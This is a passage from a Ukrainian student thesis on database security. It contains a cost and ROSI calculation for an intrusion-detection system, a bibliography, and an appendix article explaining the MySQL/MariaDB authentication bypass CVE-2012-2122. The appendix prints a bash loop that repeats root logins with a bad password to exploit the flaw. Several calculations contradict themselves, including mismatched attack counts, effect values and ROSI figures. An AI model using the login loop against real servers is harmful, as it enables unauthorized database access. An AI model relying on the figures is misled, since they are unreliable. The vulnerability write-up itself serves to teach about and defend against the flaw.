$C_е$ – тариф на електричну енергію, 1.68 грн/кВт·година;

$Ф_{перв}$– первісна вартість ПК на початок року, 2700 грн.;

$Н_а$ – річна норма амортизації на ПК, 0.1 частки одиниці;

$Н_{апз}$ – річна норма амортизації на ліцензійне програмне забезпечення, частки одиниці;

$К_{лпз}$ – вартість ліцензійного програмного забезпечення, грн.;

$F_р$ – річний фонд робочого часу (за 40-годинного робочого тижня $F_р$ = 1920 год).

Отже, $К_{пз} = 395.93 + 14.86 = 410.79$ грн (3.8)

Таким чином, капітальні (фіксовані) витрати на проектування та впровадження проектного варіанта системи інформаційної безпеки складають:

$$К = К_{пз} + К_{аз} + К_{навч} + К_н, \text{ тис. грн} \quad (3.13)$$

де $К_{пз}$ – вартість створення програмного продукту, тис. грн;

$К_{аз}$ – вартість закупівлі апаратного забезпечення та допоміжних матеріалів, тис. грн;

$К_{навч}$ – витрати на навчання технічних фахівців і обслуговуючого персоналу, тис. грн;

$К_{н}$ – витрати на встановлення обладнання та налагодження системи інформаційної безпеки, тис. грн.

Таблиця 3.1 Вартість закупівлі апаратного забезпечення та допоміжних матеріалів

Назва комплектуючих	Вартість, грн.
Процесор: Intel(R) Celeron(R) CPU 1000M @	1000
Системна плата: MSI H110M PRO-VHL	700
ОЗУ для Intel: GOODRAM 1GB DDR4 2133MHZ	300
Жесткий диск: TOSHIBA HDWD110UZSVA	500
Корпус з блоком живлення: CHIEFTEC LT-01B-500GPA 500W	200
Разом	2700

$К_{аз}$ = 2.7 тис. грн.

Витрати на навчання технічних фахівців і обслуговуючого персоналу, це є підготовчі курси з адміністрування та обслуговування системи виявлення вторгнень що складають 1 тис. грн;
$К_{навч}$ =1 тис. грн.

Витрати на встановлення обладнання та налагодження системи інформаційної безпеки складають, 0.5 тис. грн.
$К_н$ = 0.5 тис. грн.

К = 0.41979 + 2.7 + 1 + 0.5 = 4.619 тис. грн. (3.13)

3.2 Експлуатаційні витрати:

$$С_к = С_н + С_а + С_з + С_{єв} + С_е + С_{ел} + С_{тос} \quad (3.14)$$

де витрати на навчання адміністративного персоналу й кінцевих користувачів($С_н$). визначаються за даними організації з проведення тренінгів персоналу, курсів підвищення кваліфікації – 1 тис. грн.

Річний фонд амортизаційних відрахувань ($С_а$) визначається у відсотках від суми капітальних інвестицій за видами основних фондів і нематеріальних активів (ПЗ) – 20% або 922 грн.

Річний фонд заробітної плати інженерно-технічного персоналу, що обслуговує систему інформаційної безпеки ($С_з$), складає:

$$С_з = З_{осн} + З_{дод} = 3200 \cdot 12 + 3200 \cdot 0.22 \cdot 12 = 46\,848 \text{ грн.} \quad (3.15)$$

де $З_{осн}$, $З_{дод}$ – основна мінімальна заробітна плата на 01.12.2017, грн на рік.

Единий соціальний внесок – 0.22, частки одиниці;

Вартість електроенергії, що споживається апаратурою системою інформаційної безпеки протягом року ($С_е$), визначається за формулою:

$$С_{ел} = Р \cdot F_р \cdot Ц_е = 0.4 \cdot 365 \cdot 24 \cdot 1.68 = 3\,433.92 \text{ грн,} \quad (3.16)$$

де Р – встановлена потужність апаратури інформаційної безпеки, кВт;

$F_р$ – річний фонд робочого часу системи інформаційної безпеки (визначається виходячи з режиму роботи системи інформаційної безпеки);

$Ц_е$ – тариф на електроенергію, грн/кВт·годин

Витрати на технічне й організаційне адміністрування та сервіс системи виявлення вторгнень визначаються у відсотках від вартості капітальних витрат 2%. А саме:

$С_{тос} = К \cdot 0.2 = 92.39$ грн

Ск = 1 + 0.922 + 46.848 +3.43392 + 0,09239 = 52,29631 , тис. грн. (3.14)

3.3 Оцінка можливого збитку від атаки (злому) на вузол або сегмент корпоративної мережі

Кінцевим результатом впровадження й проведення заходів щодо забезпечення інформаційної безпеки є величина *відвернених втрат*, що розраховується, виходячи з імовірності виникнення інциденту інформаційної безпеки й можливих економічних втрат від нього. По суті, ця величина відображає ту частину прибутку, що могла бути втрачена.

Загалом можливо виділити такі види збитку, що можуть вплинути на ефективність комп'ютерної системи інформаційної безпеки (КСІБ):

- порушення конфіденційності ресурсів КСІБ (тобто неможливість доступу до них неавторизованих суб'єктів або несанкціонованого використання каналів зв'язку);
- порушення доступності ресурсів КСІБ (тобто можливість доступу до них авторизованих суб'єктів (завжди, коли їм це потрібно);
- порушення цілісності ресурсів КСІБ (тобто їхня неушкодженість);
- порушення автентичності ресурсів КСІБ (тобто їхньої дійсності, непідробленості).

Вихідні дані:

$t_п$ =60 годин – час простою вузла або сегмента корпоративної мережі внаслідок атаки, годин;

$t_в$=30 годин – час відновлення після атаки персоналом, що обслуговує корпоративну мережу, годин;

$t_{ви}$=15 годин – час повторного введення загубленої інформації співробітниками атакованого вузла або сегмента корпоративної мережі, годин;

$З_о$=3200 грн – місячна заробітна плата обслуговуючого персоналу (адміністраторів та ін.) з нарахуванням єдиного соціального внеску, грн на місяць;

$З_с$ 4000 грн – місячна заробітна плата співробітника атакованого вузла або сегмента корпоративної мережі з нарахуванням єдиного соціального внеску, грн на місяць;

$Ч_о$=1 – чисельність обслуговуючого персоналу (адміністраторів та ін.), осіб.;

$Ч_с$ = 3 – чисельність співробітників атакованого вузла або сегмента корпоративної мережі, осіб.;

О = 200 000 грн – обсяг чистого прибутку/дохід від реалізації/ атакованого вузла або сегмента корпоративної мережі, грн у рік, або оподаткований прибуток атакованого вузла або сегмента корпоративної мережі;

$П_{зч}$ = 1000 грн – вартість заміни встаткування або запасних частин, грн;

I=1 – число атакованих вузлів або сегментів корпоративної мережі;

N = 14 – середнє число можливих атак на рік. (В минулому році було 20)

Упущена вигода від простою атакованого вузла або сегмента корпоративної мережі становить:

$$U = П_п + П_в + V, \text{ грн.} \qquad (3.15)$$

де $П_п$ – оплачувані втрати робочого часу та простої співробітників атакованого вузла або сегмента корпоративної мережі, грн;

$П_в$ – вартість відновлення працездатності вузла або сегмента корпоративної мережі (переустановлення системи, зміна конфігурації та ін.), грн;

V – втрати від зниження обсягу продажів за час простою атакованого вузла або сегмента корпоративної мережі, грн.

Втрати від зниження продуктивності 3 співробітників з ЗП атакованого вузла або сегмента корпоративної мережі являють собою втрати їхньої заробітної плати (оплата непродуктивної праці) за 60 годин простою внаслідок атаки:

$$П_п = \frac{\sum З_с * Ч_с}{F} \cdot t_п \ , \qquad (3.16)$$

де F – місячний фонд робочого часу (при 40-а годинному робочому тижні становить 160-176 ч).

$$П_п = \frac{\sum 4000 \cdot 3}{160} \cdot 60 = 4500 \text{ грн.}$$

Витрати на відновлення працездатності вузла або сегмента корпоративної мережі включають кілька складових:

$$П_в = П_{ви} + П_{пв} + П_{зч}, \text{ грн.} \qquad (3.17)$$

де $П_{ви}$ – витрати на повторне уведення інформації, грн;

$П_{пв}$ – витрати на відновлення вузла або сегмента корпоративної мережі, грн;

$П_{зч}$ – вартість заміни устаткування або запасних частин, грн.

Витрати на повторне введення інформації $П_{ви}$ розраховуються виходячи з розміру заробітної плати 4000 грн 3 співробітників атакованого вузла або сегмента корпоративної мережі $З_с$, які зайняті повторним введенням втраченої інформації, з урахуванням необхідного для цього часу $t_{ви}$=30:

$$П_{ви} = \frac{\sum 4000 \cdot 3}{160} \cdot 30 = 2250 \text{ грн.} \qquad (3.18)$$

Витрати на відновлення вузла або сегмента корпоративної мережі $П_{пв}$ визначаються часом відновлення після атаки $t_в$ = 15 і розміром середньогодинної заробітної плати обслуговуючого персоналу (адміністраторів):

$$П_{пв} = \frac{\sum 4000 \cdot 3}{160} \cdot 15 = 1125 \text{ грн.} \quad (3.19)$$

$П_в = 2250 + 1125 + 1000 = 4375$ грн. (3.17)

Втрати від зниження очікуваного обсягу продаж в 200 000 грн за 90 годин простою атакованого вузла або сегмента корпоративної мережі виходячи із середньогодинного обсягу продажів і сумарного часу простою атакованого вузла або сегмента корпоративної мережі:

$$V = \frac{O}{F_г} \cdot (t_п + t_в + t_{ви}) = \frac{200000}{8760} \cdot (60 + 30 + 15) = 2397.26 \text{ грн}, \quad (3.20)$$

де $F_г$ – річний фонд часу роботи організації (прийом заказів інтернет-магазином) становить близько 8760 ч.

$U = П_п + П_в + V = 4500 + 4375 + 2397.26 = 11272.26$ грн. (3.15)

Таким чином, загальний збиток від атаки на вузол або сегмент корпоративної мережі організації складе

$$B = \sum\sum U * N * I = 11272.26 \cdot 24 \cdot 1 = 270534.24 \text{ грн.} \quad (3.21)$$

3.4 Загальний ефект від впровадження системи інформаційної безпеки

Загальний ефект від впровадження системи інформаційної безпеки визначається з урахуванням ризиків порушення інформаційної безпеки і становить:

$E = B \cdot R - C = 270534.24 \cdot 0.7 - 52296.31 = 137077.14$ грн, (3.22)

де B – загальний збиток від атаки на вузол або сегмент корпоративної мережі, грн;

R – очікувана імовірність атаки на вузол або сегмент корпоративної мережі, частки одиниці;

С – щорічні витрати на експлуатацію системи інформаційної безпеки, тис. грн.

3.4 Визначення та аналіз показників економічної ефективності системи інформаційної безпеки

Коефіцієнт повернення інвестицій ROSI:

$$ROSI = \frac{E}{K} = \frac{58172,14}{4619.79} = 29.67, \text{ частки одиниці,} \quad (3.23)$$

де Е – загальний ефект від впровадження системи інформаційної безпеки, грн;

К – капітальні інвестиції за варіантами, що забезпечили цей ефект, грн.

Термін окупності:

$$T_o = \frac{K}{E} = \frac{1}{ROSI} = \frac{1}{12.59} = 0.03 \text{ років.} \quad (3.24)$$

Висновки до третього розділу

В економічному розділі було визнчено економічну ефективність та термін окупності затрат. За розрахунками можно сміливо сказати що проект економічно доцільний та його можно використовувати на підприємстві. На даний момент стає дуже гостре питання про захист інформації в базах даних, тому ця методика є цікавим рішеням цього питання.

ВИСНОВКИ

У дипломній роботі запропановане рішення актуального питаня щодо формування нових методів захисту конфіденційності інформації від SQL-атак. В ході розв'язання поставлених задач були отримані наступні наукові та практичні результати:

– проведено аналіз статистики атак на веб-додатки: III квартал 2017 року;

– проведено аналіз прикладів витоків інформації, які були завдяки атакам на бази даних за кінець 2017 року і до чого вони призвели;

– досліджено вразливости бази даних ORACLE і SYBASE на рівні баз;

– досліджено вразливости бази даних ORACLE і SYBASE на рівні web-додатку;

– досліджено методи та практики захисту інформації в базах на рівні баз даних;

– досліджено методи та практики захисту інформації в базах на рівні web-додатку;

– створено вимоги до методики захисту конфеденційності інформації в базах даних SYBASE і ORACLE від SQL-атак;

– на основі вразливостей, рішень та вимог сформувати методики захисту конфіденційності інформації в базах даних SYBASE і ORACLE;

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1 СТАТИСТИКА АТАК НА ВЕБ-ПРИЛОЖЕНИЯ III КВАРТАЛ 2017 ГОДА [Электронный ресурс]– Режим доступа : https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/WebApp-Vulnerabilities-2017-Q3-rus.pdf

2 Задувайло О. К. Проблема визначення поняття "чутлива інформація" в контексті забезпечення інформаційної безпеки держави / О. К. Задувайло // Гілея: науковий вісник. - 2017. - Вип. 116. - С. 280-285. - [Электронный ресурс]– Режим доступа: http://nbuv.gov.ua/UJRN/gileya_2017_116%281%29__70

INFOWATCH Статистика [Электронный ресурс]– Режим доступа : https://www.infowatch.ru/analytics/leaks_monitoring/19601

3 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : https://www.infowatch.ru/analytics/leaks_monitoring/18916

4 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : https://www.infowatch.ru/analytics/leaks_monitoring/18842

5 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : https://www.infowatch.ru/analytics/leaks_monitoring/18780

6 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : https://www.infowatch.ru/analytics/leaks_monitoring/18860

7 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : https://www.infowatch.ru/analytics/leaks_monitoring/19675

8 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/19610***

9 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/18927***

10 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/18867***

11 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/19048***

12 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/18946***

13 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/18489***

14 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/19483***

15 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/19420***

16 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/19302***
17 INFOWATCH Статистика [Электронный ресурс]– Режим доступа : ***https://www.infowatch.ru/analytics/leaks_monitoring/19481***
18 JETINFO Безопасность web-приложений: а нужно ли тестирование? [Электронный ресурс]– Режим доступа : ***http://www.jetinfo.ru/stati/bezopasnost-web-prilozhenij-a-nuzhno-li-testirovanie***
19 PostgreSQL vs Oracle [Электронный ресурс]– Режим доступа : https://habrahabr.ru/post/149238/
20 Методы защиты баз данных: защита паролем, шифрование, разграничение прав доступа [Электронный ресурс]– Режим доступа :
    a. https://studopedia.ru/9_88862_aktualnost-zashchiti-bazi-dannih-metodi-zashchiti-baz-dannih-metodi-vosstanovleniya-bazi-dannih.html
21 Подборка материалов по SQL Injection [Электронный ресурс]– Режим доступа: http://injection.rulezz.ru/
22 Исследование утечек информации за первое полугодие 2015 года. [Электронный ресурс] / – Режим доступа : http://www.infowatch.ru/analytics/reports/16340.
23 Информационная безопасность бизнеса. Исследование текущих тенденций в области информационной безопасности бизнеса. 2014. [Электронный ресурс] / – Режим доступа : http://media.kaspersky.com/pdf/IT_risk_report_Russia_2014.pdf.
24 Sandhu Ravi S., Jajodia Sushil. Data and database security and controls. Handbook of Information Security Management, Auerbach Publishers, 1993, pp. 181-199.
25 Qiu M., Davis S. Database security mechanisms and implementation. IACIS, Issues in Inform. Syst. 2002 vol. 03 pp. 529-534.
26 Lesov P. Database security: a historical perspectiv. 2010. URL: http://arxiv.org/ftp/arxiv/papers/1004/1004.4022.pdf
27 Burtescu E. Database security - attacks and control me- thods. Journ. of Applied Quantitative Methods 2009, vol. 4, no. 4, pp. 449-454.
28 Rohilla S., Mittal P.K. Database Security: Threads and Challenges. Intern. Journ. of Advanced Research in Computer Science and Software Engineering, 2013, vol. 3, iss. 5, pp. 810-813.
29 Потапов А.Е., Манухина Д.В., Соломатина А.С., Бадмаев А.И., Яковлев А.В., Нилова А.С. Безопасность локальных баз данных на примере SQL Server Compact // Укр. Тамбов. ун-та. Серия: Естественные и технические науки. 2014. № 3. С. 915-917.
30 Бортовчук Ю.В., Крылова К.А., Ермолаева Л.В. Информационная безопасность в современных системах управления базами данных //

Современные проблемы экономического и социального развития. 2010. № 6. С. 224-225.
31 Горбачевская Е.Н., Катьянов А.Ю., Краснов С.С. Информационная безопасность средствами СУБД Oracle // Укр. ВУиТ. 2015 № 2 (24). С. 72-85.
32 Ткаченко Н.А. Реализация монитора безопасности СУБД MySQL в dbf / dam системах // ПДМ. Дополнение. 2014. № 7. С. 99-101.
33 Полтавцева М.А. Задача хранения прав доступа к данным в СУБД на примере Microsoft SQL Server // Актуальные направления фундаментальных и прикладных исследований: матер. V Междунар. научно-практич. конф. 2015 С. 118-120.
34 Баранчиков А.И., Баранчиков П.А., Пилькин А.Н. Алгоритмы и модели доступа к записям БД. М.: Горячая линия-Телеком, 2011. 182 с.
35 Поляков А.М. Безопасность Oracle глазами аудитора: нападение и защита. М.: ДМК Пресс, 2014. 336 с.
36 Смирнов С.Н. Безопасность систем баз данных. М.: Гелиос АРВ, 2007. 352 с.
37 Murray M.C. Database security: what students need to know. JITE: IIP, vol. 9, 2010 pp. 61-77.
38 Database Security Technical Implementation Guide (STIG). US Department of Defense. Vers. 7. Release 1. 2004. URL: https://www.computer.org/ cms / s2esc / s2esc_excom / Minutes / 2005-03 / DISA% 20STIGs / DATABASE-STIG-V7R1.pdf
39 Зегжда П.Д. Обеспечение безопасности информации в условиях создания единого информационного пространства // Защита информации. Инсайд. 2007. № 4 (16). С. 28-33.
40 Минимальная заработная плата Статистика [Электронный ресурс]– Режим доступа : https://index.minfin.com.ua/labour/salary/min/
41 Кузнецов С.Д. Базы данных: учебник для студ. М.: Академия, 2012. 496 с.
42 Зегжда Д.П., Калинин М.О. Обеспечение доверенности информационной среды на основе расширения понятия «целостность» и управление безопасностью // Проблемы информ. безопасности. Компьютерные системы. 2009. № 4. С. 7-16.
43 Полтавцева М.А., Зегжда Д.П., Супрун А.Ф. Безопасность баз данных: учеб. помощь. СПб: Изд-во СПБП, 2015. 125 с.
44 в С.Н. Безопасность систем баз данных. М.: Гелиос АРВ, 2007. 352 с.
45 Murray M.C. Database security: what students need to know. JITE: IIP, vol. 9, 2010 pp. 61-77.
46 Database Security Technical Implementation Guide (STIG). US Department of Defense. Vers. 7. Release 1. 2004. URL: https://www.computer.org/ cms / s2esc

/ s2esc_excom / Minutes / 2005-03 / DISA% 20STIGs / DATABASE-STIG-V7R1.pdf (дата обращения: 26.02.2016) .

47 Зегжда П.Д. Обеспечение безопасности информации в условиях создания единого информационного пространства // Защита информации. Инсайд. 2007. № 4 (16). С. 28-33.

48 Top Ten Database Security Threats. URL: http://www.imperva.com/docs/wp_topten_database_threats.pdf IMPREVA 2015 (дата обращения: 26.02.2016).

49 Кузнецов С.Д. Базы данных: учебник для студ. М.: Академия, 2012. 496 с.

50 Зегжда Д.П., Калинин М.О. Обеспечение доверенности информационной среды на основе расширения понятия «целостность» и управление безопасностью // Проблемы информ. безопасности. Компьютерные системы. 2009. № 4. С. 7-16.

51 Полтавцева М.А., Зегжда Д.П., Супрун А.Ф. Безопасность баз данных: учеб. помощь. СПб: Изд-во СПБП, 2015. 125 с.

52 Кузнецов С. Д. Большие проблемы и текущие задачи исследований в области баз данных [Электронный ресурс] / Кузнецов С. Д. - Режим доступа: http://www.citforum.ru/database / articles / problems /

53 Кузнецов С. Д. Предвестники новых манифестов управления данными [Электронный ресурс] / Кузнецов С. Д. - Режим доступа: http://www.citforum.ru/database/articles/premanifest/

54 Есин В. И. Безопасность информационных систем и технологий / Есин В. И., Кузнецов А. А., Сорока Л. С. - М .: Эден, 2010. - 656 с.

55 Коннолли Т. Базы данных. Проектирование, реализация и сопровождение. Теория и практика. - 3-е издания: пер. с англ. / Т. Коннолли, К. Бегг. - М .: Вильямс, 2003. - 1440 с. : Ил.

56 Фленов М. Безопасность баз данных предприятия, 2007 [Электронный ресурс] / Фленов М. – Режим доступа: http: www.vr-online.www.cydsoft.com/russia

57 Финнеган П. Oracle-пользователи по умолчанию, их пароли и зашифровки [Электронный ресурс] / Финнеган П. - Режим доступа: http://www.oracle.com/global/ru/oramag/january2002 / admin_defaultuser.html Иванов А. Особенности применения средств шифрования для защиты баз данных / [Электронный ресурс] / Иванов А. Режим доступа: http://www.osp.ru/lan/2009/05/8808151/

58 Пржиялковского В. Кошелек Oracle Wallet: использование для шифрования данных на внешнем носители [Электронный ресурс] / Пржиялковского В. - Режим доступа: http://www.citforum.ru/database/oracle/wallet1/

ДОДАТОК Б

УДК 004.65

ОБХІД АУТЕНТИФІКАЦІЇ СУБД MariaDB та MySQL ЧЕРЕЗ «CVE-2012-2122»

Колгін Володимир Андрійович
Державний ВНЗ «Національний гірничий університет», м. Дніпро, Україна
http://bit.nmu.org.ua, E-mail: vovik425@gmail.com

Ця стаття дає ознайомитися з вразливістю CVE-2012-2122, яка була знайдена в СУБД MariaDB та MySQL, що дозволяє обійти механізм аутентифікації.

Ключові слова **– MariaDB, MySQL, memcmp (), glibc, аутентифікація.**

ВСТУП

Фахівці з інформаційної безпеки проекту MariaDB надали детальні відомості про серйозну уразливість в популярній СУБД MySQL, а також в СУБД MariaDB, яка ділить з MySQL загальну технологічну базу. В MySQL вразливість отримала номер CVE-2012-2122.

В офіційних заявах розробників спочатку наводилося дуже мало даних про усунення вразливості, що було зроблено навмисно, щоб не провокувати інтерес хакерів. Коли значна частина користувачів MySQL і MariaDB отримали досить часу для обновлення, розробники MariaDB заявили про виявлення в СУБД MySQL досить простий в використання критичної уразливості CVE-2012-2122, що дозволяє обійти авторизацію і отримати доступ до вмісту БД.

ПРИЧИНА ВИНИКНЕННЯ ВРАЗЛИВОСТІ

Вразливим виявився модуль "sql / password.c", в якому для повернення результату порівняння хеш пароля застосовується функція "memcmp ()". Наявність уразливості залежить не тільки від версії СУБД, але і від компілятора, за допомогою якого була проведена збірка. Так, популярні компілятори (gcc і BSD libc) і оригінальні дистрибутиви мають безпечну реалізацію вразливою функції "memcmp ()", що робить систему невразливою для виявленої помилки. У разі, якщо значення, що повертається функцією "memcmp ()" не піддається додатковій перевірці, зловмисникові достатньо здійснити близько 300 спроб авторизації з відомим ім'ям користувача (наприклад, "root") і випадковими значеннями пароля для отримання доступу до СУБД.

Суть в тому, що при підключенні користувача MariaDB / MySQL обчислюється токен (SHA від пароля і хеша), який порівнюється з очікуваним значенням. При цьому функція memcmp () повинна повертати значення в діапазоні -128..127, але на деяких платформах (в glibc в Linux з оптимізацією під SSE) повертаєме значення може випадати з діапазону. У підсумку, в 1 випадку з 256 процедура порівняння хеша з очікуваним значенням завжди повертає значення true, незалежно від хеша. Іншими словами, система вразлива перед випадковим паролем з ймовірністю 1/256. [1]

Проста команда на bash дає зловмисникові рутовий доступ до уразливому сервера MySQL, навіть якщо він не знає пароль.

```
$ For i in `seq 1 1000`; do mysql -u root --password =
bad -h 127.0.0.1 2> / dev / null; done

mysql>
```

[2]

УМОВИ АТАКИ

Уразливість CVE-2012-2122 може бути проексплуатовано тільки в тому випадку, якщо продукт встановлений на системі, яка дозволяє функції memcmp () повертати значення за межами діапазону від -128 до 127. Серед таких систем можна відзначити Linux платформи, які використовують SSE-оптимізований glibc (бібліотека GNU C). Бінарні версії MySQL, які поширюються виробником, уразливості не схильні. Якщо MySQL працює на системі даного типу, код, який порівнює криптографічний хеш введеного користувачем пароля з хешем, розміщеним в базі даних для конкретної облікового запису, буде здійснювати аутентифікацію навіть в разі надання некоректного пароля. Імовірність спрацьовування даної проломи, якщо продукт відповідає зазначеним вище вимогам, становить 1 до 256. [3]

МОЖЛИВІ ЗБИТКИ

Після успішної експлуатації уразливості модуль копіює таблицю користувачів сервера бази даних, яка містить всі хеші паролів. Зловмисник може згодом зламати хеші паролів і надалі отримувати неавторизований доступ до сервера навіть після усунення вразливості.[3]

ЯК ЗАХИСТИТИСЯ

Уразливими виявилися всі версії MySQL і MariaDB до версії 5.1.61, 5.2.11, 5.3.5, 5.5.22 включно. Перелік операційних систем, на які поширюється дана уразливість:

- Ubuntu Linux 64-бит (10.04, 10.10, 11.04, 11.10, 12.04);
- OpenSuSE 12.1 64-бит MySQL 5.5.23-log;

- Нестабильная ветка Debian 64-бит MySQL 5.5.23-2;
- Fedora;
- Arch Linux.

ВИСНОВКИ

Будьте обачливими, навіть те програмне забезпечення, якому Ви повністю довіряєте, може бути вразливим. Ніколи не довіряйте користувачу, бо він є потенційним зловмисником. Частини програмного забезпечення були самостійними і не вразливими і тільки коли вони об'єдналися з'явилася вразливість. Ці речі неможливо передбачити, але це не означає, що ми не повинні реагувати та вирішувати поставленні перед нами цілі.

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Стаття: Обхід авторизації (Електрон. ресурс) / Спосіб доступу: URL: http://sitesco.ru/thread-11627.html
2. Стаття: Вразливість MySQL під Ubuntu 64-bit (Електрон. ресурс) / Спосіб доступу: URL: https://rdot.org/forum/archive/index.php/t-2218.html.
3. Доклад: Вразливість MySQL (Електрон. ресурс) / Спосіб доступу: URL: https://www.securitylab.ru/news/425688.php